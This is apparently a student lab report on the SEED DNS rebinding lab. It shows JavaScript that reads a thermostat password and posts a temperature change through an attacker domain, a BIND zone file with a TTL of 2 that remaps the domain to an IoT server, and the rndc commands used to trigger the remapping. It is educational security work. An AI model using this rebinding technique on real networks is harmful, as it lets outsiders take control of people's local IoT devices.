The screenshot shows a terminal window with a nano editor open. The editor is editing the file `/app/rebind_server/templates/js/change.js`. The code in the file is as follows:

```
GNU nano 4.8 /app/rebind_server/templates/js/change.js Modified
// let url_prefix = 'http://www.seediot32.com'
let url_prefix = 'http://www.attacker32.com'


function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
    $.post(url_prefix + '/temperature?value=99'
      + '&password=' + data.password,
      function(data) {
        console.debug('Got a response from the server!');
      });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

The terminal window title bar shows the user is root@8f108c302592. The bottom status bar of the nano editor shows various keyboard shortcuts like ^G Get Help, ^X Exit, etc.

In attacker container, i went to the `/app/rebind_server/templates/js/change.js` file and changed the `url_prefix` to the attacker32 URL.


2.



The screenshot shows a terminal window with the following commands and output:

```
Nov 2 14:00
seed@VM: ~/kala_lab6
[11/02/24]seed@VM:~/kala_lab6$ docksh attacker-www-10.9.0.180
root@8f108c302592:/# export PS1="attacker-www-10.9.0.180:\w\n$> "
attacker-www-10.9.0.180:/
$> export PS1="attacker-www-10.9.0.180:\w\n$> "
attacker-www-10.9.0.180:/
$> nano /app/rebind_server/templates/js/change.js
attacker-www-10.9.0.180:/
$> exit
exit
[11/02/24]seed@VM:~/kala_lab6$ docker container restart attacker-www-10.9.0.180
attacker-www-10.9.0.180
[11/02/24]seed@VM:~/kala_lab6$
```

After modifying the Javascript file i restarted the attacker container using the container restart.



After that, i went to the browser and refreshed the page and clicked on the Button, now this time i didn't got the same-origin policy error but i got another error saying (Method Error).

I went to the debugger and opened the change.js file and you can see that code has been changed. Now, i want to defeat the Method Error.

Takeaway: The same-origin policy focuses on hostnames rather than IP addresses, which can be exploited by using 'www.attacker32.com'. After changing the JavaScript on the attacker's server to point to 'http://www.attacker32.com' instead of 'http://www.seedIoT32.com', I restarted the server and refreshed the page on the user VM. When I clicked the button, the previous error message disappeared, but I received a new error saying "Method Not Allowed." This indicates that while the JavaScript could communicate with the IoT device, the request method was not permitted, demonstrating how the same-origin policy can be bypassed, even though some method restrictions remain.

Step 2: Conduct the DNS rebinding:

In the above task, we changed the Javascript code, which means the attacker32 sends requests and we get response from the attacker server, but we need response from IOT server. So, we use this DNS rebinding attack.

```
Terminal Nov 2 14:23
root@e03f2bad9315: /
seed@VM: ~/kala_lab6 seed@VM: ~/kala_lab6 seed@VM: ~/kala_lab6
GNU nano 4.8 /etc/bind/zone_attacker32.com
$TTL 2
@      IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker32.com.

@      IN      A      10.9.0.180
;www   IN      A      10.9.0.180
www    IN      A      192.168.60.80
ns     IN      A      10.9.0.153

*      IN      A      10.9.0.100
```

In this Task, i went to the attacker-ns container and then the zone_attacker32.com file and made two changes

1. Changed TTL Value to 2
2. Changed www IP address to the the IOT server

```
[11/02/24]seed@VM:~/kala_lab6$ docksh e0
root@e03f2bad9315:/# PS1="attacker-ns-10.9.0.153:\w\n\> " attacker-ns-10.9.0.153:/
bash: attacker-ns-10.9.0.153:/: No such file or directory
root@e03f2bad9315:/# PS1="attacker-ns-10.9.0.153:\w\n\> " attacker-ns-10.9.0.153:/
bash: attacker-ns-10.9.0.153:/: No such file or directory
root@e03f2bad9315:/# PS1="attacker-ns-10.9.0.153:\w\n\> "attacker-ns-10.9.0.153:/
attacker-ns-10.9.0.153:/
$> attacker-ns-10.9.0.153:/nano /etc/bind/zone_attacker32.com
attacker-ns-10.9.0.153:/
$> attacker-ns-10.9.0.153:/rndc reload attacker32.com
zone reload queued
attacker-ns-10.9.0.153:/
```


After changing the IP address i reloaded the attacker32.com

- 3.

```
Terminal Nov 2 14:24
root@38acef42aca8: /
seed@VM: ~/kala_lab6 x seed@VM: ~/kala_lab6 x seed@VM: ~/kala_lab6 x root@e03f2bad9

[11/02/24]seed@VM:~/kala_lab6$ dockps
38acef42aca8 local-dns-server-10.9.0.53
e03f2bad9315 attacker-ns-10.9.0.153
197f51b952a4 iot-192.168.60.80
l7e072c440a1 router
3f108c302592 attacker-www-10.9.0.180
[11/02/24]seed@VM:~/kala_lab6$ docksh 38
Error response from daemon: Multiple IDs found with provided prefix: 38
[11/02/24]seed@VM:~/kala_lab6$ docksh 38a
root@38acef42aca8:/# export PS1="local-dns-server-10.9.0.53:\w\n$> "local-dns-server-10.9.0.53
local-dns-server-10.9.0.53:/
$> local-dns-server-10.9.0.53rndc flush
local-dns-server-10.9.0.53:/
$> local-dns-server-10.9.0.53
```

To avoid the waiting, i cleared the lalac-dns-server cache using the rndc flush command.




Then i refreshed the page and clicked on the button, the thermostat temperature changed successfully to the 99 degrees. We can see the response from the server in the console window.

Takeaway: To redirect requests from 'www.attacker32.com' to the IoT server, I use the DNS rebinding technique. First, I map 'www.attacker32.com' to the attacker's web server to access


'http://www.attacker32.com/change'. Before clicking the button, I then remap 'www.attacker32.com' to the IoT server's IP address. This involves editing the 'zone_attacker32.com' file in the attacker's nameserver container and reloading the updated data with '# rndc reload attacker32.com'. Since the DNS mapping is cached for 1000 seconds, I can clear it with '# rndc flush' before starting the attack.

4.3 Task 3. Launch the Attack


Now its time to launch the attack.



From the above screenshot, we can see that, an attacker can control the Thermostat temperature. The can change the temperature from his website.



And you can see the attacker website page saying that i talking with the IoT server. And for every 10 seconds the temperature is raised to the 88 celsius. Which clearly says that i launched the Attack Successfully.



Here the Console window for the attacker32 website.

Takeaway: I automated the process of setting the thermostat to a dangerously high temperature by a webpage at 'http://www.attacker32.com'. After loading this page in the user VM, I observed a countdown timer that started at 10 seconds. As the timer counted down to 0, the JavaScript code on the page automatically sent a request to set the thermostat's temperature. After sending the request, the timer reset to 10 seconds. By implementing the DNS rebinding technique, I ensured that the request directed to 'http://www.attacker32.com' effectively set the thermostat's temperature to 88 degrees Celsius when the timer reached 0.